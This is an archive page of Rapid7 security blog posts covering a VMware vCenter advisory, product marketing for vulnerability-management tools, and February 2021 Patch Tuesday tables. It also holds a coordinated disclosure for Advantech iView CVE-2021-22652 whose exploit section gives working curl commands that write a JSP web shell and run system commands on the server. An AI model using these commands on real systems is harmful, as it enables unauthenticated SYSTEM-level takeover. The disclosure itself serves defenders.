Tag Archives: Vulnerability management

VMware vCenter Server CVE-2021-21972 Remote Code Execution Vulnerability: What You Need to Know

Post Syndicated from boB Rudis original https://blog.rapid7.com/2021/02/24/vmware-vcenter-server-cve-2021-21972-remote-code-execution-vulnerability-what-you-need-to-know/

VMware vCenter Server CVE-2021-21972 Remote Code Execution Vulnerability: What You Need to Know

This blog post was co-authored by Bob Rudis and Caitlin Condon.

What’s up?

On Feb. 23, 2021, VMware published an advisory (VMSA-2021-0002) describing three weaknesses affecting VMware ESXi, VMware vCenter Server, and VMware Cloud Foundation.

Before digging into the individual vulnerabilities, it is vital that all organizations that use the HTML5 VMware vSphere Client, i.e., VMware vCenter Server (7.x before 7.0 U1c, 6.7 before 6.7 U3l and 6.5 before 6.5 U3n) and VMware Cloud Foundation (4.x before 4.2 and 3.x before 3.10.1.2) immediately restrict network access to those clients—especially if they are not segmented off on a management network—implement the mitigation noted below, and consider performing accelerated/immediate patching on those systems.

Vulnerability details and recommendations

CVE-2021-21972 is a critical (CVSSv3 base 9.8) unauthenticated remote code execution vulnerability in the HTML5 vSphere client. Any malicious actor with access to port 443 can exploit this weakness and execute commands with unrestricted privileges.

PT Swarm has provided a detailed walkthrough of this weakness and how to exploit it.

Rapid7 researchers have independently analyzed, tested, and confirmed the exploitability of this weakness and have provided a full technical analysis.

Proof-of-concept working exploits are beginning to appear on public code-sharing sites.

Organizations should restrict access to this plugin and patch affected systems immediately (i.e., not wait for standard patch change windows).

VMware has provided steps for a temporary mitigation, which involves disabling the plugin.

CVE-2021-21973 is an important (CVSSv3 base 8.8) heap-overflow-based remote code execution vulnerability in VMware ESXi OpenSLP. Attackers with same-segment network access to port 427 on affected systems may be able to use the heap-overflow weakness to perform remote code execution.

VMware has provided steps for a temporary mitigation, which involves disabling the SLP service on affected systems.

Rapid7 recommends applying the vendor-provided patches as soon as possible after performing the vendor-recommended mitigation.

CVE-2021-21974 is a moderate (CVSSv3 base 5.3) server-side request forgery vulnerability affecting the HTML5 vSphere Client. Attackers with access to port 443 of affected systems can use this weakness to gain access to underlying system information.

VMware has provided steps for a temporary mitigation, which involves disabling the plugin.

Since attackers will already be focusing on VMware systems due to the other high-severity weaknesses, Rapid7 recommends applying the vendor-provided patches as soon as possible after performing the vendor-recommended mitigation.

Attacker activity

Rapid7 Labs has not detected broad scanning for internet-facing VMware vCenter servers, but Bad Packets has reported that they’ve detected opportunistic scanning. We will continue to monitor Project Heisenberg for attacker activity and update this blog post as we have more information.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Take the Full-Stack Approach to Securing Your Modern Attack Surface

Post Syndicated from Aaron Wells original https://blog.rapid7.com/2021/02/19/take-the-full-stack-approach-to-securing-your-modern-attack-surface/

Take the Full-Stack Approach to Securing Your Modern Attack Surface

A growing remote-work culture demands a graduation in the approach to security. It’s time to test, monitor, secure, and extend to the application layer.

A modern methodology for vulnerability management (VM) is vital for organizations looking to minimize attack surfaces by prioritizing potential threats. This includes identifying, evaluating, treating, and reporting on security risks across key systems and the software that runs on them. An example of this full-stack approach includes broader coverage of on-premises and virtual environments, inclusive of web-application testing, and leveraging best-in-class practices and tools.

A good place to start is establishing an asset management solution. Gaining a full understanding of the vulnerabilities associated with each asset across the network is key to informing stakeholders, prioritizing vulnerabilities, and remediating issues. Due to the persisting COVID-19 pandemic, these assets are increasingly part of a growing remote workforce continuously expanding every organization’s attack surface. As assets are no longer regularly connecting to corporate networks, traditional vulnerability scans aren’t possible.

This has paved the way for agents to plug that particular vulnerability. For instance, Rapid7’s Insight Agent is lightweight data-collection software you can install on any cloud-based asset.  Let’s take a more in-depth look at modern vulnerability risk management (VRM) and what to look for in a holistic solution.

The need for speed

The COVID-19 pandemic has accelerated the evolution of security and protections for an unplanned, exponential growth in the global remote workforce. This means a faster digital transformation for every industry and organization. It means a faster pace of spinning up and scaling new apps. And it means quickening cloud adoption as IT teams scramble for accessible and reliable places to host mission-critical services. So how do we go about securing every layer in this new era of VRM?

  • Prioritizing vulnerabilities is more important than ever. Limited time and an ever-changing threat landscape make it unrealistic for teams to try and fix everything. Scrambling to do so could mean critical threats escaping through the cracks.
  • Developing strong partnerships has new meaning because, most likely, those partnerships will be virtual for the foreseeable future. Thus extra attention must be paid to maintaining them so there are more reliable eyes monitoring for vulnerabilities and ready to jump into action if a threat arises.  
  • Incorporating a full-stack approach means testing traditional and cloud infrastructure, and extends to the applications those environments host. Teams must move carefully, but also expediently when leveraging scan engines and agents to remotely monitor servers.  

With the acceleration of seemingly all security processes, it’s also important to remember to take stock of what’s working and what’s not. No matter how many fancy features, a solution is only worth the investment if it meets your organization’s unique needs and drives eventual ROI.

About that application layer

Gaining real-time understanding of an attack on your web apps provides actionable intelligence for quick remediation while providing an opportunity for a team teaching moment for the next time it happens. InsightAppSec and tCell from Rapid7 is a test-monitor-prevent solution that focuses on neutralizing vulnerabilities at the application layer.    

With guided remediation into web app flaws, you can begin building a road map for making more secure applications. You’ll start by scanning your applications in as few as five minutes so you can get visibility into the weaknesses that exist in your applications. From there, you’ll be able to view severity and remediation guidance, and share with key stakeholders to allow you to collaborate faster and scale easier. Scan on- and off-premises apps with InsightAppSec’s powerful cloud engines, accessing all of your internal and external scan configurations from a central console.

The ability to monitor more apps in more environments will be key for the future of your business, and is an extra layer of protection for vulnerabilities you can’t remediate in time. Finding solutions that include functionality to help your remediation stakeholders understand the context of the associated vulnerabilities (Attack Replay, granular remediation guidance, etc.) will allow you to partner more effectively.

An increased reliance on direct-to-cloud app deployment is a natural evolution. Benefits like higher baseline security, automated hardening, and increased flexibility are attractive. But all of that demands more time and more vigilance.

But what about the infrastructure? (People and machines)

Consider this: It’s not just about remediation, it’s also how you navigate the red tape. Grasping a more complete picture of how vulnerabilities translate to business risk is key not only for communicating those risks to higher-ups, but also maintaining and growing things like team headcount. After all, you have to have people to solve the problems. InsightVM, Rapid7’s vulnerability management solution, can help you understand and prioritize risk, with clarity.

Assume everything along your attack surface is being targeted by threat actors. These days, the reports of malicious events are coming more frequently. But covering local, remote, cloud, containerized, and virtual infrastructure is possible with InsightVM. It’s not a guaranteed catch-all solution, but it does provide the shared view and common language that can bring together traditionally siloed teams. It also paves the way for collaboration and accountability between those teams, making it easier for remediators to drive impact, celebrate progress, and improve ROI.  

With more fully supported integrations than any other VM vendor as well as the ability to automate virtually any aspect of vulnerability scanning with RESTful API, it’s now possible to get a near-complete story of the security of your infrastructure and how it affects business.

A fortified foundation

Together, InsightVM and InsightAppSec can be complementary solutions to security organizations looking to tailor or refine any on-premises, off-premises, or hybrid VRM program.  

  • Comprehensive visibility at the infrastructure layer empowers you to leverage people more efficiently.
  • Click-and-scan security testing at the application layer enables rapid return of actionable results … and peace of mind.
  • Robust reporting capabilities featured in both solutions make it easy to measure progress and report it to key stakeholders.
  • A single pane of glass is the best way to see real-time processes at work as well as the overall security status of your world.

A full-stack approach can help you secure every layer of your attack surface. Then someday, perhaps we won’t call it an “attack” surface anymore.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

New InsightVM Dashboard Helps You Discover Significant Changes in Your Environment from the Past 30 Days

Post Syndicated from Dane Grace original https://blog.rapid7.com/2021/02/12/new-insightvm-dashboard-helps-you-discover-significant-changes-in-your-environment-from-the-past-30-days/

New InsightVM Dashboard Helps You Discover Significant Changes in Your Environment from the Past 30 Days

Organizations are in a constant struggle to identify and reduce risks in their constantly changing environments. These changes may manifest by several means and can be recurring events.

For example:

  1. Laptops and other devices are commissioned or decommissioned due to changes in the workforce.
  2. Your security tool discovers that assets in your environment contain several vulnerabilities recently discovered by researchers.
  3. New software or services are deployed to your organization that introduce new risk via new vulnerabilities.
  4. Your IT team deployed a round of patches to local assets, which significantly decreased the number of vulnerabilities in your environment.

The obvious challenge here is that these changes create moving targets and security teams need to quickly identify, prioritize and remediate risk as it’s introduced. We developed our Significant Changes in the Last 30 Days dashboard in InsightVM in order to provide a lens through which we can highlight the differences in your environment from the past 30 days to present day, as well as the ability to pivot the findings into a Remediation Project directly from the dashboard.

Users may easily create this dashboard by selecting the template titled “Significant Changes in the Last 30 days.” This action will create a local copy of the dashboard for you and save three new asset queries in your query library. These queries are:

  • Assets Discovered in the Last 30 Days,
  • Critical Vulnerabilities Discovered in the Last 30 Days
  • Vulnerabilities Discovered in the Last 30 Days

These queries all filter the cards on the dashboard, and we’ve added the ability to view the queries applied to this Dashboard, which will allow you to further focus the finding on the dashboard.

Users are completely able to add and remove cards as they wish. However, the following cards are included in the template:

This card shows the total number of assets in your environment, as well as the total number of new assets in the past 30 days and the total percentage of increase.

New InsightVM Dashboard Helps You Discover Significant Changes in Your Environment from the Past 30 Days

Number of Critical Vulnerabilities Found in the Last 30 Days

These are the total number of vulnerabilities with a severity of “critical” found within the last 30 days of the current date.

New InsightVM Dashboard Helps You Discover Significant Changes in Your Environment from the Past 30 Days

Number of Exploitable Critical Vulnerabilities Found in the Last 30 Days

This card shows all vulnerabilities with a severity of critical and known exploits. These provide a powerful view into vulnerabilities attackers could easily exploit.

New InsightVM Dashboard Helps You Discover Significant Changes in Your Environment from the Past 30 Days

New vs. Remediated Vulnerabilities

This card shows the number and percentage of new, remediated, and unchanged vulnerability findings. This is powerful in showing which vulns in your environment have been addressed, which are new, and which have remained static.

New InsightVM Dashboard Helps You Discover Significant Changes in Your Environment from the Past 30 Days

Assets by Risk and Vulnerabilities Found in the Last 30 Days

This visualization helps you identify the riskiest assets in your environment based on the number of vulnerabilities and the associated risk score. The size of the bubbles indicates how many assets exist for a given vulnerability count and risk score range.

New InsightVM Dashboard Helps You Discover Significant Changes in Your Environment from the Past 30 Days

Vulnerabilities by CVSS Score

This card shows the vulnerabilities found in your environment in the past 30 days grouped by CVSS score range (e.g., CVSS 7.0–10).

New InsightVM Dashboard Helps You Discover Significant Changes in Your Environment from the Past 30 Days

Newly Discovered Vulnerabilities by Total Risk Score

This card allows users to leverage our Real Risk score in order to identify and prioritize vulnerabilities discovered in the past 30 days.

New InsightVM Dashboard Helps You Discover Significant Changes in Your Environment from the Past 30 Days

Assets With Actively Targeted Vulnerabilities

This card is intended to enable users to identify vulnerabilities that are actively being targeted in the wild, and therefore presenting a great degree of risk.

New InsightVM Dashboard Helps You Discover Significant Changes in Your Environment from the Past 30 Days

Assets by Number of Running Containers

This card is intended to identify risk exposure by showing container hosts and the total number of containers running on these.

New InsightVM Dashboard Helps You Discover Significant Changes in Your Environment from the Past 30 Days

Top Riskiest Assets

This card lists the riskiest assets discovered in the past 30 days, allowing teams to prioritize remediations that will help reduce risk quickly.

New InsightVM Dashboard Helps You Discover Significant Changes in Your Environment from the Past 30 Days

Most Common Software

This card shows the software most commonly used in their environment, allowing teams to prioritize their efforts at those items with the greatest surface area.

New InsightVM Dashboard Helps You Discover Significant Changes in Your Environment from the Past 30 Days

Most Common Services

This card shows the services most commonly deployed in their environment, giving them insight into what could be of the most importance.

New InsightVM Dashboard Helps You Discover Significant Changes in Your Environment from the Past 30 Days

New Vulnerability Findings

This card shows the total number of vulnerability findings  discovered in the past 30 days, and expanding this view shows a list of these. This allows teams to identify recent vulnerabilities and prioritize those accordingly.

New InsightVM Dashboard Helps You Discover Significant Changes in Your Environment from the Past 30 Days

Remediated Vulnerability Findings

Finally, some positive news. This card demonstrates remediated vulnerabilities in the past 30 days, and this allows teams to demonstrate their progress on a monthly basis.

New InsightVM Dashboard Helps You Discover Significant Changes in Your Environment from the Past 30 Days

Per usual, users are able to arrange cards per their desires as well as share these with team members. We think this dashboard has the potential to provide deep visibility into changes in their environments and we hope this will help drive customers to a safer state.

Not an InsightVM customer? Watch this on-demand demo to see our vulnerability risk management solution in action.

Watch Now

CVE-2021-22652: Advantech iView Missing Authentication RCE (FIXED)

Post Syndicated from Tod Beardsley original https://blog.rapid7.com/2021/02/11/cve-2021-22652-advantech-iview-missing-authentication-rce-fixed/

CVE-2021-22652: Advantech iView Missing Authentication RCE (FIXED)

Advantech iView versions prior to 5.7.03.6112 suffer from an instance of "CWE-306: Missing Authentication For Critical Function." This vulnerability (CVE-2021-22652) has a CVSSv3 score of 9.8, which is usually CRITICAL, since it effectively allows anyone who can connect to the iView server to run arbitrary, OS-level commands in the user context of the iView application, which is nearly always SYSTEM-level access.

Product description

Advantech iView is a proprietary, SNMP-based IoT device management application used to manage deployments of Advantech B+B SmartWorx-enabled products, as described on the vendor’s product site.

Credit

This issue was discovered by Rapid7 Senior Security Researcher William Vu. It is being disclosed in accordance with Rapid7’s vulnerability disclosure policy and in cooperation with the Industrial Control Systems Vulnerability Management and Coordination (ICS-VMC) section of the Cybersecurity and Infrastructure Security Agency (CISA), a division of the U.S. Department of Homeland Security.

Exploitation of CVE-2021-22652 (FIXED)

An unauthenticated configuration change combined with an unauthenticated file write primitive leads to an arbitrary file write that allows for remote code execution as the user running iView, which is typically NT AUTHORITY\SYSTEM. This issue was demonstrated in the vulnerable version 5.7.02.5992 and fixed in version 5.7.03.6112.

The vulnerability can be demonstrated with the following series of curl(1) commands:


Step 0: Confirm vulnerable version

This is just to confirm that we’re running a vulnerable version.

Note: Replace all instances of [RHOST] with your target IP.

wvu@kharak:~$ curl -s http://[RHOST]:8080/iView3/MenuServlet -d "page_action_type=getMenuFragment&page=version.frag" | xmllint --html --xpath 'string(//input[starts-with(@value, "Version")]/@value)' - 2> /dev/null | paste -
Version 5.7 (Build 0002.5992)
wvu@kharak:~$

Version 5.7.02.5992 is detected. This check is unauthenticated.

Step 1: Retrieve iView configuration

This is to ensure we are modifying only the values we need.

wvu@kharak:~$ curl -s http://[RHOST]:8080/iView3/NetworkServlet -d page_action_type=retrieveSystemSettings | jq -c .[0]
{"PROMPATH":"c:\\IMCTrapService\\prom_bin\\","EXPORTPATH":"c:\\IMCTrapService\\export\\","IMPORTPATH":"c:\\IMCTrapService\\import\\","CONFIGPATH":"c:\\IMCTrapService\\config\\","DBBACKUPPATH":"c:\\IMCTrapService\\backup\\","ZTPTEMPLATESPATH":"c:\\IMCTrapService\\templates\\","SSHPORT":"22","TFTPPORT":"69","MAXBACKUPFILES":"3","NETWORKSCANTIMEOUT":"20","USERSESSIONTIMEOUT":"0","USECUSTOMNAMING":"0","CUSTOMNAMETEMPLATE":""}
wvu@kharak:~$

As you can see, the configuration is returned as a JSON object.

Step 2: Update EXPORTPATH to webapps\iView3\

A relative path can be used, since the working directory is the Tomcat folder. This saves us from having to choose between C:\Program Files and C:\Program Files (x86).

wvu@kharak:~$ curl -s http://[RHOST]:8080/iView3/NetworkServlet -d 'page_action_type=updateSystemSettings&json_obj={"PROMPATH":"c:\\IMCTrapService\\prom_bin\\","EXPORTPATH":"webapps\\iView3\\","IMPORTPATH":"c:\\IMCTrapService\\import\\","CONFIGPATH":"c:\\IMCTrapService\\config\\","DBBACKUPPATH":"c:\\IMCTrapService\\backup\\","ZTPTEMPLATESPATH":"c:\\IMCTrapService\\templates\\","SSHPORT":"22","TFTPPORT":"69","MAXBACKUPFILES":"3","NETWORKSCANTIMEOUT":"20","USERSESSIONTIMEOUT":"0","USECUSTOMNAMING":"0","CUSTOMNAMETEMPLATE":""}' | jq .[0]
{
  "PROMPATH": "c:\\IMCTrapService\\prom_bin\\",
  "EXPORTPATH": "webapps\\iView3\\",
  "IMPORTPATH": "c:\\IMCTrapService\\import\\",
  "CONFIGPATH": "c:\\IMCTrapService\\config\\",
  "DBBACKUPPATH": "c:\\IMCTrapService\\backup\\",
  "ZTPTEMPLATESPATH": "c:\\IMCTrapService\\templates\\",
  "SSHPORT": "22",
  "TFTPPORT": "69",
  "MAXBACKUPFILES": "3",
  "NETWORKSCANTIMEOUT": "20",
  "USERSESSIONTIMEOUT": "0",
  "USECUSTOMNAMING": "0",
  "CUSTOMNAMETEMPLATE": ""
}
wvu@kharak:~$

The updated configuration is, again, returned as a JSON object.

Step 3: Write JSP stub to provide command execution

The JSP decodes to
<%Runtime.getRuntime().exec(request.getParameter("c"));%> and is
written to webapps\iView3\x.jsp.

wvu@kharak:~$ curl http://[RHOST]:8080/iView3/NetworkServlet -d 'page_action_type=exportInventoryTable&col_list=<%25Runtime.getRuntime().exec(request.getParameter("c"));%25>-NULL&sortname=NULL&sortorder=&filename=x.jsp'
Export failed.
wvu@kharak:~$

Note that the returned error is immaterial to the exploit (the export "failed" because the tested instance has no data to export).

Step 4: Execute arbitrary commands

You should now be able to execute arbitrary commands by sending the c parameter to the /iView3/x.jsp script.

Note: Replace [USERNAME] with your desktop user.

wvu@kharak:~$ curl http://[RHOST]:8080/iView3/x.jsp -d "c=cmd.exe /c whoami > C:\Users\[USERNAME]\Desktop\vulnerable.txt"
nul
wvu@kharak:~$

Similar to Step 3, the nul returned value is immaterial to the exploit.

Vulnerability impact

The attack may be limited by the fact that iView web interfaces are generally not exposed to the internet and that iView is usually deployed as an internal web application. So, an attacker would first need to somehow connect to the iView server. However, since it is a web application, it’s not unthinkable to imagine that there may be a few exposed to the public internet.

Once an attacker has control of the iView server, the attacker can then manage the associated SmartWorx-enabled networked devices, which are typically IoT in nature and can have an effect on that physical infrastructure.

Remediating CVE-2021-22652

This issue was fixed in pre-release version 5.7.03.6112. Users who cannot update right away should ensure the iView web application is not reachable from untrusted networks, such as the internet.

Disclosure timeline

  • Wednesday, Aug. 26, 2020: Issue discovered by William Vu of Rapid7.
  • Thursday, Aug. 27, 2020: Initial disclosure to ICS-CERT via the CISA Service Desk.
  • Monday, Nov. 9, 2020: ICS-CERT confirms receipt and assigns ICS-VU-820719.
  • Friday, Feb. 5, 2021: Draft advisory for ICSA-21-040-02 confirmed by Rapid7.
  • Tuesday, Feb. 9, 2021: ICS Advisory ICSA-21-040-02 published by CISA.
  • Thursday, Feb 11, 2021: Rapid7 details on CVE-2021-22652 published.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Patch Tuesday – February 2021

Post Syndicated from Greg Wiseman original https://blog.rapid7.com/2021/02/09/patch-tuesday-february-2021/

Patch Tuesday - February 2021

The second Patch Tuesday of 2021 is relatively light on the vulnerability count, with 64 CVEs being addressed across the majority of Microsoft’s product families. Despite that, there’s still plenty to discuss this month.

Vulnerability Breakdown by Software Family

Family Vulnerability Count
Windows 28
ESU 14
Microsoft Office 11
Browser 9
Developer Tools 8
Microsoft Dynamics 2
Exchange Server 2
Azure 2
System Center 2

Exploited and Publicly Disclosed Vulnerabilities

One zero-day was announced: CVE-2021-1732 is a privilege elevation vulnerability affecting the Win32k component of Windows 10 and Windows Server 2019, reported to be exploited in the wild. Four vulnerabilities have been previously disclosed: CVE-2021-1727, a privilege elevation vulnerability in Windows Installer, affecting all supported versions of Windows; CVE-2021-24098, which is a denial of service (DoS) affecting Windows 10 and Server 2019; CVE-2021-24106, an information disclosure vulnerability affecting DirectX in Windows 10 and Server 2019; and CVE-2021-26701, an RCE in .NET Core.

Vulnerabilities in Windows TCP/IP

Microsoft also disclosed a set of three serious vulnerabilities affecting the TCP/IP networking stack in all supported versions of Windows. Two of these (CVE-2021-24074 and CVE-2021-24094) carry a base CVSSv3 score of 9.8 and could allow Remote Code Execution (RCE). CVE-2021-24094 is specific to IPv6 link-local addresses, meaning it isn’t exploitable over the public internet. CVE-2021-24074, however, does not have this limitation. The third, CVE-2021-24086, is a DoS vulnerability that could allow an attacker to trigger a “blue screen of death” on any Windows system that is directly exposed to the internet, using only a small amount of network traffic. The RCE exploits are probably not a threat in the short term, due to the complexity of the vulnerabilities, but DoS attacks are expected to be seen much more quickly. Windows systems should be patched as soon as possible to protect against these.

In the event a patch cannot be applied immediately, such as on systems that cannot be rebooted, Microsoft has published mitigation guidance that will protect against exploitation of the TCP/IP vulnerabilities. Depending on the exposure of an asset, IPv4 Source Routing should be disabled via a Group Policy or a Netsh command, and IPv6 packet reassembly should be disabled via a separate Netsh command. IPv4 Source Routing requests and IPv6 fragments can also be blocked load balancers, firewalls, or other edge devices to mitigate these issues.

Zerologon Update

Back in August, 2020, Microsoft addressed a critical remote code vulnerability (CVE-2020-1472) affecting the Netlogon protocol (MS-NRPC), a.k.a. “Zerologon”. In October, Microsoft noted that attacks which exploit this weakness have been seen in the wild. On January 14, 2021, they reminded organizations that the February 2021 security update bundle will also be enabling “Domain Controller enforcement mode” by default to fully address this weakness. Any system that tries to make an insecure Netlogon connection will be denied access. Any business-critical process that relies on these insecure connections will cease to function. Rapid7 encourages all organizations to heed the detailed guidance before applying the latest updates to ensure continued business process continuity.

Adobe

Most important amongst the six security advisories published by Adobe today is APSB21-09, detailing 23 CVEs affecting Adobe Acrobat and Reader. Six of these are rated Critical and allow Arbitrary Code Execution, and one of which (CVE-2021-21017), has been seen exploited in the wild in attacks targeting Adobe Reader users on Windows.

Summary Tables

Azure Vulnerabilities

CVE Vulnerability Title Exploited Publicly Disclosed CVSSv3 Base Score FAQ?
CVE-2021-24109 Microsoft Azure Kubernetes Service Elevation of Privilege Vulnerability No No 6.8 Yes
CVE-2021-24087 Azure IoT CLI extension Elevation of Privilege Vulnerability No No 7 Yes

Browser Vulnerabilities

CVE Vulnerability Title Exploited Publicly Disclosed CVSSv3 Base Score FAQ?
CVE-2021-24100 Microsoft Edge for Android Information Disclosure Vulnerability No No 5 Yes
CVE-2021-24113 Microsoft Edge (Chromium-based) Security Feature Bypass Vulnerability No No 4.6 Yes
CVE-2021-21148 Chromium CVE-2021-21148: Heap buffer overflow in V8 N/A N/A nan Yes
CVE-2021-21147 Chromium CVE-2021-21147: Inappropriate implementation in Skia N/A N/A nan Yes
CVE-2021-21146 Chromium CVE-2021-21146: Use after free in Navigation N/A N/A nan Yes
CVE-2021-21145 Chromium CVE-2021-21145: Use after free in Fonts N/A N/A nan Yes
CVE-2021-21144 Chromium CVE-2021-21144: Heap buffer overflow in Tab Groups N/A N/A nan Yes
CVE-2021-21143 Chromium CVE-2021-21143: Heap buffer overflow in Extensions N/A N/A nan Yes
CVE-2021-21142 Chromium CVE-2021-21142: Use after free in Payments N/A N/A nan Yes

Developer Tools Vulnerabilities

CVE Vulnerability Title Exploited Publicly Disclosed CVSSv3 Base Score FAQ?
CVE-2021-26700 Visual Studio Code npm-script Extension Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-1639 Visual Studio Code Remote Code Execution Vulnerability No No 7 No
CVE-2021-1733 Sysinternals PsExec Elevation of Privilege Vulnerability No Yes 7.8 Yes
CVE-2021-24105 Package Managers Configurations Remote Code Execution Vulnerability No No 8.4 Yes
CVE-2021-24111 .NET Framework Denial of Service Vulnerability No No 7.5 No
CVE-2021-1721 .NET Core and Visual Studio Denial of Service Vulnerability No Yes 6.5 No
CVE-2021-26701 .NET Core Remote Code Execution Vulnerability No Yes 8.1 Yes
CVE-2021-24112 .NET Core Remote Code Execution Vulnerability No No 8.1 Yes

ESU Windows Vulnerabilities

CVE Vulnerability Title Exploited Publicly Disclosed CVSSv3 Base Score FAQ?
CVE-2021-24080 Windows Trust Verification API Denial of Service Vulnerability No No 6.5 No
CVE-2021-24074 Windows TCP/IP Remote Code Execution Vulnerability No No 9.8 Yes
CVE-2021-24094 Windows TCP/IP Remote Code Execution Vulnerability No No 9.8 Yes
CVE-2021-24086 Windows TCP/IP Denial of Service Vulnerability No No 7.5 Yes
CVE-2021-1734 Windows Remote Procedure Call Information Disclosure Vulnerability No No 7.5 Yes
CVE-2021-25195 Windows PKU2U Elevation of Privilege Vulnerability No No 7.8 Yes
CVE-2021-24088 Windows Local Spooler Remote Code Execution Vulnerability No No 8.8 No
CVE-2021-1727 Windows Installer Elevation of Privilege Vulnerability No Yes 7.8 No
CVE-2021-24077 Windows Fax Service Remote Code Execution Vulnerability No No 9.8 Yes
CVE-2021-1722 Windows Fax Service Remote Code Execution Vulnerability No No 8.1 Yes
CVE-2021-24102 Windows Event Tracing Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-24103 Windows Event Tracing Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-24078 Windows DNS Server Remote Code Execution Vulnerability No No 9.8 Yes
CVE-2021-24083 Windows Address Book Remote Code Execution Vulnerability No No 7.8 No

Exchange Server Vulnerabilities

CVE Vulnerability Title Exploited Publicly Disclosed CVSSv3 Base Score FAQ?
CVE-2021-24085 Microsoft Exchange Server Spoofing Vulnerability No No 6.5 Yes
CVE-2021-1730 Microsoft Exchange Server Spoofing Vulnerability No No 5.4 Yes

Microsoft Dynamics Vulnerabilities

CVE Vulnerability Title Exploited Publicly Disclosed CVSSv3 Base Score FAQ?
CVE-2021-1724 Microsoft Dynamics Business Central Cross-site Scripting Vulnerability No No 6.1 No
CVE-2021-24101 Microsoft Dataverse Information Disclosure Vulnerability No No 6.5 Yes

Microsoft Office Vulnerabilities

CVE Vulnerability Title Exploited Publicly Disclosed CVSSv3 Base Score FAQ?
CVE-2021-24073 Skype for Business and Lync Spoofing Vulnerability No No 6.5 No
CVE-2021-24099 Skype for Business and Lync Denial of Service Vulnerability No No 6.5 No
CVE-2021-24114 Microsoft Teams iOS Information Disclosure Vulnerability No No 5.7 Yes
CVE-2021-1726 Microsoft SharePoint Spoofing Vulnerability No No 8 Yes
CVE-2021-24072 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 8.8 No
CVE-2021-24066 Microsoft SharePoint Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2021-24071 Microsoft SharePoint Information Disclosure Vulnerability No No 5.3 Yes
CVE-2021-24067 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-24068 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-24069 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-24070 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes

System Center Vulnerabilities

CVE Vulnerability Title Exploited Publicly Disclosed CVSSv3 Base Score FAQ?
CVE-2021-1728 System Center Operations Manager Elevation of Privilege Vulnerability No No 8.8 Yes
CVE-2021-24092 Microsoft Defender Elevation of Privilege Vulnerability No No 7.8 Yes

Windows Vulnerabilities

CVE Vulnerability Title Exploited Publicly Disclosed CVSSv3 Base Score FAQ?
CVE-2021-1732 Windows Win32k Elevation of Privilege Vulnerability Yes No 7.8 No
CVE-2021-1698 Windows Win32k Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-24075 Windows Network File System Denial of Service Vulnerability No No 6.8 No
CVE-2021-24084 Windows Mobile Device Management Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-24096 Windows Kernel Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-24093 Windows Graphics Component Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2021-24106 Windows DirectX Information Disclosure Vulnerability No Yes 5.5 Yes
CVE-2021-24098 Windows Console Driver Denial of Service Vulnerability No Yes 5.5 Yes
CVE-2021-24091 Windows Camera Codec Pack Remote Code Execution Vulnerability No No 7.8 No
CVE-2021-24079 Windows Backup Engine Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-1731 PFX Encryption Security Feature Bypass Vulnerability No No 5.5 Yes
CVE-2021-24082 Microsoft.PowerShell.Utility Module WDAC Security Feature Bypass Vulnerability No No 4.3 No
CVE-2021-24076 Microsoft Windows VMSwitch Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-24081 Microsoft Windows Codecs Library Remote Code Execution Vulnerability No No 7.8 No




Summary Charts

